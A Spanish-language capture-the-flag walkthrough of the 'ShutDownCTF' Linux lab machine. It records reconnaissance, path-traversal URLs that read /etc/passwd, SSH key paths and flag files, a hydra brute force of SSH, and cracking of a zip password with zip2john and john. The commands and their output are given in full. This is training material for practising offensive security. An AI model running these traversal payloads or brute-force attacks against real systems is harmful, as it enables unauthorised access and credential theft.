

Datos

CTF

Nombre: ShutDownCTF

SO: Linux

Dificultad: Fácil


Creador: [ShellDredd](#)


Descargar: [CTF SHUTDOWN](#)

Objetivo

IP Address: 10.6.6.55

Obtener las flags:

|  user.txt

|  root.txt|

Reconocimiento

```
PORT      STATE SERVICE REASON          VERSION
23/tcp    open  telnet  syn-ack ttl 64  Linux telnetd
80/tcp    open  http    syn-ack ttl 64  Apache httpd 2.4.56 ((Debian))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-title: DeliciousHack
6969/tcp  open  ssh     syn-ack ttl 64  OpenSSH 8.4p1 Debian 5+deb11u3
(protocol 2.0)
| ssh-hostkey:
|   3072 25:62:b8:14:da:7d:e9:ea:48:4c:a9:31:08:cd:c5:78 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGCw0bTlb+0TVcGqyc6LpzBka3M/Y//L0+WBUpKsA+B24uoR
/CqzsguRdkRzqsJ8R708kiTjhgTyqNcGtsDn3S+otrvNpX+JbbFq88HSa7jdI1KME/uS83e6mH2h
GNI f3g8q1nzytu9STtflx0uEpXZCMBkrmQn+zMpgTne0BK2se1M7+mUWTb8iH91XE37HNUz7xgJt
aQfusuPAJf0dMFTAtygoN4ePZgIbuoBRi+8z5GrHWLlABDq28j+gfKRQ01UfZ89walP+g53LDdmg
a1DtiYesvTeoE1VZ+YNmfp6P6tfExCzF3G8FIW4Kwt+k0hX2D9MHiYpHCltnTh/XHZTu9eEpanKF
9m0HHFdythQp0T0TEMNoSNgJmFwhAIDD0ngg18J3bZ9uYNhiNBeGdExK7/Z0yaTr0VHz4z3KasFG
```

```
h+N3Af68jjrpMNH8nnw4wrXo0UKVC5LAW4xJsHADDyrY4KAI72abKZqB2NFjG1ZpNi2Vqd6lfLdS
QNlPXOL0SrM=
| 256 b8:51:f8:62:de:16:09:d0:f9:a8:2c:c3:3b:09:a1:e3 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF7T2H1zSur8v8MMVXi4rFbg
DD+JTGsELCMft0iSg6KRMJ6GQXfMem0wEQDAYVp4z/dnGXs2YdxczS20QQY7+mQ=
| 256 f4:f5:6c:ac:81:ed:06:14:ea:07:de:56:ac:34:ca:be (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAICtWH6YtSW5hJr4hzL8+BcvALNY4+kJ3RLJma/9e554y
MAC Address: 08:00:27:E2:EA:39 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Anotaciones

🔍 Observaciones

El escaneo muestra 3 puertos abiertos:

Puerto 23 con servicio telnet

* *Versión:* Linux telnetd

Puerto 80 con servicio apache

* *Versión:* httpd 2.4.56

Puerto 6969 con servicio ssh

* *Versión:* OpenSSH 8.4p1

⚡ ¡Atento! La imagen de fondo muestra la siguiente palabra: **theriddle**

Lo primero que intento realizar es ver si me puedo conectar como usuario `anonymous` por telnet, y al intentarlo veo que no puedo, que solicita usuario y contraseña, datos que aun no tengo.

Algo más que intento realizar es escanear la web, realizar fuzzing y para ello uso `gobuster` que me da el siguiente resultado:

```
/index.html      (Status: 200) [Size: 516]
/.php            (Status: 403) [Size: 274]
/.htm            (Status: 403) [Size: 274]
/.html           (Status: 403) [Size: 274]
/wp-admin        (Status: 200) [Size: 921]
/blade           (Status: 301) [Size: 306]
/.html           (Status: 403) [Size: 274]
/.htm            (Status: 403) [Size: 274]
```

```
/.php (Status: 403) [Size: 274]
/server-status (Status: 403) [Size: 274]
```

Al parecer existe un directorio llamado `wp-admin` lo que indica que muy probablemente este ante un Wordpress, sin embargo al ingresar al directorio, me encuentro con esto:



¡Esto indica que no es un Wordpress! En el escaneo también veo el directorio: `/blade` que solo contiene las imágenes de la web, intento buscar metadatos en estas imágenes y no contienen información importante.

Image Width	500
Image Height	500
Bit Depth	8
Color Type	RGB with Alpha
Compression	Deflate/Inflate
Filter	Adaptive
Interlace	Noninterlaced

⚠ ¡Bloqueado!

A este punto ya me encontraba bloqueado, no sabia por donde continuar, así que procedo a chequear un poco del WriteUps.

Cabecera (header)

Se menciona que la clave esta en fijarnos en el header de los archivos y esto lo hago con el comando: `curl -I URL` eso fue lo que he realizado y el resultado fue que se puede ejecutar comandos en el sistema, con la función `php_GET:system($shell)`, usando la variable `$shell`, por lo tanto esto es un [Path Traversal](#)

```
🐧 📁 /home/user  
➤ curl -I http://10.6.6.55/_wp-admin.php  
HTTP/1.1 200 OK  
Date: Sun, 31 Mar 2024 20:31:13 GMT  
Server: Apache/2.4.56 (Debian)  
php_GET: system($shell)  
Content-Type: text/html; charset=UTF-8
```

Lección aprendida:

Siempre fijarse en las cabeceras de los archivos

Ya con esta información procedo a realizar el típico:

```
http://10.6.6.55/_wp-admin.php?shell=../../../../../../../../../../../../etc/passwd
```

Y la verdad, luego de estar bloqueado, el conseguir este resultado fue como ver la luz al final del túnel, pero solo era un escalón, se tenia que continuar...

El resultado obtenido, es el siguiente:



Pide tu deseo

Si pides tu deseo de la forma adecuada, el genio te lo mostrará y por arte de magia, lo podrás ver.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:101:systemd
Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-
network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/ssh:/usr/sbin/nologin systemd-coredump:x:999:999:systemd
Core Dumper:/usr/sbin/nologin telnetd:x:106:112::/nonexistent:/usr/sbin/nologin
debian-tor:x:107:114::/var/lib/tor:/bin/false
administrator:x:1001:1001:/home/administrator:/bin/bash
```

Procedo a utilizar `curl` para hacer legible la información o incluso podría verlo desde el código fuente para ver mejor el contenido y con ello, me doy cuenta que existe el usuario `administrator` y se encuentra su carpeta de usuario en: `/home/administrator`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper::/usr/sbin/nologin
telnetd:x:106:112::/nonexistent:/usr/sbin/nologin
debian-tor:x:107:114::/var/lib/tor:/bin/false
administrator:x:1001:1001::/home/administrator:/bin/bash
```


Algo que rápidamente intento es consultar el archivo `id_rsa` del usuario `administrator` en la ruta: `/home/administrator/.ssh/id_rsa` ya que el `servicio ssh` esta abierto en el `puerto 6969`

Seria así:

```
http://10.6.6.55/_wp-admin.php?
```

```
shell=../../../../../../../../../../../../home/administrator/.ssh/id_rsa
```

Y obtenemos el siguiente resultado:



Organizando un poco la información:

```
.-----.  
| HI JUNIOR |  
|/-----'  
  
.---. ,---.  
;oo oo;  
/ \ | | / \  
|. \ . ' . |  
';;' ';;'  
.-^-. .-^-.
```

Como ya sabrás después del día de presentación, el servidor de DeliciousHack tiene deshabilitado SSH por ahora, así que tendrás que utilizar TELNET, pero no hagas como tu compañero de prácticas, que no recordaba la contraseña y utilizó fuerza bruta para entrar... Nos dejó logs en el monitoreo y se quejaron los de SOC1... Espero que no rompas nada en mis días de vacaciones. Un saludo, Raimundo[Admin Senior]

⚡ [ShellDredd](#) si llegas a leer esto, te quiero decir lo siguiente:



¿Por que complicas todo? xD

Del mensaje mostrado, puedo sacar lo que podría ser algunas claves:

- Usuarios posibles: `junior`, `raimundo`

- **SOC1** podría ser un directorio, una clave o algo más.
- Me parece un engaño que diga que el SSH esta deshabilitado pues ya vimos que se esta ejecutando en el **puerto 6969**
- ¿Me estará diciendo que no haga fuerza bruta a telnet?
 - El hacerlo dejara log y no queremos ser descubiertos.

¡Hagamos lo contrario a lo que nos dice!

Si me dice que no haga fuerza bruta a telnet, es por algo, aunque dejemos log, podemos eliminarlo, así que intentemos eso... Por lo tanto utilizando `hydra` intente realizar un ataque de fuerza bruta al `servicio telnet` con los usuarios: `junior`, `raimundo` y `administrator` usando el diccionario `rockyou.txt`, pero no he obtenido buenos resultados (y lo deje corriendo por bastante tiempo).

¿Que hacer ahora?

El otro posible engaño es que nos dice que el servicio SSH esta deshabilitado, pero sabemos que si esta en ejecución, y procedemos a consultar su archivo de configuración:

```
http://10.6.6.55/_wp-admin.php?
shell=../../../../../../../../../../../../../../../../etc/ssh/sshd_config
```

Y obtenemos lo siguiente, donde se ve la configuración del puerto 6969 para el servicio SSH, pero no se ve gran cosa.

```
# $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.
# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# Include additional configuration files from the directory
/etc/ssh/sshd_config.d/
Include /etc/ssh/sshd_config.d/*.conf

# Specify the port number for SSH connections
Port 6969

# Specify the banner file to display before login
Banner /etc/ssh/sshd/sshd-banner

# Authentication:
```

```
#PubkeyAuthentication yes
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2
#PasswordAuthentication yes
ChallengeResponseAuthentication no
UsePAM yes

# X11 Forwarding
X11Forwarding yes

# Subsystem configuration for SFTP
Subsystem sftp /usr/lib/openssh/sftp-server

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# Override default of no subsystems
# Example of overriding settings on a per-user basis
#Match User anoncvs
# X11Forwarding no
# AllowTcpForwarding no
# PermitTTY no
# ForceCommand cvs server
```

Parte del escaneo de nmap mostraba lo siguiente:

```
| 256 b8:51:f8:62:de:16:09:d0:f9:a8:2c:c3:3b:09:a1:e3 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF7T2H1zSur8v8MMVXi4rFbg
DD+JTGsELCMft0iSg6KRMJ6GQXfMem0wEQDAYVp4z/dnGXs2YdxczS20QQY7+mQ=
| 256 f4:f5:6c:ac:81:ed:06:14:ea:07:de:56:ac:34:ca:be (ED25519)
|_ssh-ed25519
```

Así que la contraseña privada de SSH, podría no ser: `id_rsa` , si no: `id_ed25519` así que procedo a consultar:

```
http://10.6.6.55/_wp-admin.php?
```

```
shell=../../../../../../../../../../../../home/administrator/.ssh/id_ed25519
```

también intentamos consultar: `known_hosts` pero esta vacío.

¡Otro intento fallido!

Sin embargo, tomando aire, estirándome un poco, pienso; *¿cual es mi objetivo?* Así que recuerdo que es obtener la `flag de user` y esta normalmente se encuentra en el `home` del usuario, así que podría intentar consultar este archivo directamente.

❖ Consultando flag del usuario

Primero intente consultando: `/home/administrator/flag.txt`

Luego intente: `/home/administrator/user.txt` (Obtenido ✓)

Análisis de vulnerabilidades

Flag de usuario

¡Y listo! - Que genial, primer paso logrado.

Utilizando la vulnerabilidad [Path Traversal](#), que permite navegar entre directorios, logramos consultar la flag de usuario directamente, y el resultado es el siguiente:

```

_,-""""~`)      *-----*
(`~              \|DeliciousHack|
|      a  a      \|      *-----*
;          o      ;  _ _ ' ' ' _ _ .-~'.
\      ^ ^      /  _.-"~      ~-;      \
\ _      _ . '      ,      |
| \-      |      \      / _ \
/      /      \      \      /
/      .-""~---.      \      /
|      \      |      \      |
\ _ .-~'""-.      / _      | '
      ^ ^      ~~~~---.,      |
      \ _ .-~'""-.      \      /
      \      /      \      /
      ^ ^      ~~~~---.,      \
      \      /      \      /
      ^ ^      ~~~~---.,

```

ENHORABUENA

Has conseguido la primera flag del CTF.

Cangea tus donnuts en Login de flags de este desafío.

Suerte con la flag de root.

```
flag{QnVzY2EgdHUgbWlzbW8gbGEgZmxhZw==}
```

Intentemos algo, que es probable no funcione..

```
http://10.6.6.55/_wp-admin.php?
```

```
shell=../../../../../../../../../../../../../../../../../../../../root/root.txt
```


¡En efecto... No funciona! :(

Explotación de vulnerabilidades

Uno de los primeros intentos fue realizar un ataque de fuerza bruta con `hydra` al servicio telnet, con los usuarios: `junior`, `raimundo` y `administrator`, pero sin éxito, luego intento lo mismo pero con el servicio ssh, empezando con el usuario que se que existe.

```
hydra -l administrator -P /usr/share/wordlists/rockyou.txt ssh://10.6.6.55:6969
```

¡Y siiiii... Oh yeah! Objetivo conseguido.



```
root@ciberseguridad
> hydra -l administrator -P /usr/share/wordlists/rockyou.txt ssh://10.6.6.55:6969
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-31 18:07:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344380 login tries (l:1/p:14344380), ~896524 tries per task
[DATA] attacking ssh://10.6.6.55:6969/
[STATUS] 135.00 tries/min, 135 tries in 00:01h, 14344246 to do in 1770:54h, 15 active
[6969][ssh] host: 10.6.6.55 login: administrator password: RGViZXMgb2J0ZW5lcmxhIHR1IG1pc21v
```

```
[STATUS] 135.00 tries/min, 135 tries in 00:01h, 14344246 to do in 1770:54h,
15 active
```

```
[6969][ssh] host: 10.6.6.55 login: administrator password:
RGViZXMgb2J0ZW5lcmxhIHR1IG1pc21v
```

También intente un ataque de fuerza bruta al servicio ssh con el usuario root, pero sin buenos resultados.

¡Estamos dentro!

$\frac{1}{2} \times \frac{1}{2} = \frac{1}{4}$

⚡ ¡Nueva aventura!

¿Sera este archivo comprimido un rabbit hole? 🐰

Al consultar el directorio indicado: `/opt/recursos` encuentro en efecto un archivo llamado: `g-accesos.zip` sin embargo, ¿estará realmente allí los datos de acceso que necesito?, ¿enviar un correo para obtener la contraseña?....

Intente algunas cosas primeros, por ejemplo:

Primero buscar archivos con permisos -4000, archivos SUID

```
find / -perm -4000 2>/dev/null
```

Resultado:

```
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
```



```
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/lib/telnetlogin
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Así que ingresando en `gtfobins.github.io` realizo una comprobación de cada uno de los binarios para ver si puedo elevar privilegios con este método, pero sin buenos resultados.


Luego de intento otras cosas como:

```
sudo -l
chmod u+s /bin/bash
env
```

Luego de intentar y probar varias cosas, sin buenos resultados, pues me resigno e intento ver el contenido de `g-accesos.zip` en este caso prefiero descargar de forma local el archivo, podría hacerlo con ssh, pero para mas rápido, intento hacerlo con un servidor web usando python.

```
administrator@shutdown:/opt/recursos$ ls
g-accesos.zip
administrator@shutdown:/opt/recursos$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.6.6.59 - - [31/Mar/2024 13:58:19] "GET / HTTP/1.1" 200 -
10.6.6.59 - - [31/Mar/2024 13:58:19] code 404, message File not found
10.6.6.59 - - [31/Mar/2024 13:58:19] "GET /favicon.ico HTTP/1.1" 404 -
10.6.6.59 - - [31/Mar/2024 13:58:49] "GET /g-accesos.zip HTTP/1.1" 200 -
```

Y efectivamente, es un archivo comprimido en zip, que tiene un archivo llamado `accesos` el cual tiene buena pinta, vamos a intentar sacar su contraseña:



¡John The Ripper! Yo te invoco

(Decepción total) Al final fue mucho mas fácil de lo esperado.

Tenia que haber empezando por aquí desde un principio.

¿Que pasos he realizado?

Usando `zip2john` le indico el archivo comprimido `g-accesos.zip` para que me genere un `hash` del mismo del archivo.

Luego teniendo este `hash` le paso el diccionario `rockyou.txt` a `john` para que devuelva la contraseña.

```

~ / CTF / DeliciousHack
> zip2john g-accesos.zip > hash
ver 2.0 efh 5455 efh 7875 g-accesos.zip/accesos PKZIP Encr: TS_chk, cmplen=237, decmplen=442,
crc=98FBC918 ts=B099 cs=b099 type=8

~ / CTF / DeliciousHack
> cat hash
g-accesos.zip/accesos:$pkzip$1*1*2*0*ed*1ba*98fbc918*0*41*8*ed*b099*11ebe766276bc2b4e6971dbf09
dbfa6e5a3ee02528be83751e067bfce9d7586ed9ab5b1872c26bf942b8f0d06c6bb476031943e8b158d52503e5e94a
e09ebd818a94f79c78fe2c81f9857d761bf63f84d3775aaf5e74ea263748e7f4cfe241b0e787044a68271f6a1c24eb
e1ae6e4004a4389bb5f42ebe2be125ee6639491ef0df53d3e608f3908048e986e77e31ca1cd6652da4cd214f6330a6
fc1726a7eea4956d45e304dc0804722763736a0294052fab903c1ebe3139538fbe1fe36c33a5552bf93f64d2470b86
090b8d294896a5e1bc5bdb76c356623cfae9a446495610b97cbf287532214fd1b5eb2cc7*$ /pkzip$:accesos:g-ac
cesos.zip::g-accesos.zip

~ / CTF / DeliciousHack
> john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(g-accesos.zip/accesos)
1g 0:00:00:00 DONE (2024-03-31 20:10) 100.0g/s 2457Kp/s 2457Kc/s 2457KC/s 123456..280690
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Resultado obtenido:

```

john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
TWFyc2hhbGwgQnJlY2UgTWF0aGVycyBJSUk= (g-accesos.zip/accesos)
1g 0:00:00:00 DONE (2024-03-31 20:10) 100.0g/s 2457Kp/s 2457Kc/s 2457KC/s
123456..280690
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Y luego de colocar la contraseña en el archivo comprimido y acceder al archivo `acceso` obtengo la contraseña de `root`, por lo tanto realizo un `su` e ingreso como root para obtener la flag de root.

PWNED

Password:

```
root@shutdown:/home/administrator# ls
```

```
root@shutdown:/home/administrator# cd
```

```
root.txt
```

| PWNED |
^ ^ ^ ^ ^ ^ ^ ^

```
root@shutdown:~#
```

Bandera(s)

🚩 Flag

```
flag{RGViZXMgb2J0ZW5lcmxhIHR1IG1pc21v}
```

```
flag{QnVzY2EgdHUgbWlzbW8gbGEgZmxhZw==}
```

Comandos

🔥 Resumen de comandos utilizados

```
>_ nmap -p- --open -sC -sS -sV min-rate=5000 -n -vvv -Pn 10.6.6.55
>_ gobuster dir -u http://10.6.6.52/ -t 400 -w /directory-list-2.3-medium.txt
>_ exiftool {NombreIMG}.jpg
>_ curl -I http://10.6.6.55/_wp-admin.php
>_ http://IP/_wp-admin.php?shell=../../etc/passwd
>_ http://IP/_wp-admin.php?shell=../../home/administrator/.ssh/id_rsa
>_ http://IP/_wp-admin.php?shell=../../home/administrator/user.txt
>_ hydra -l administrator -P rockyou.txt ssh://10.6.6.55:6969
>_ zip2john g-accesos > hash
>_ john --wordlist=rockyou.txt hash
```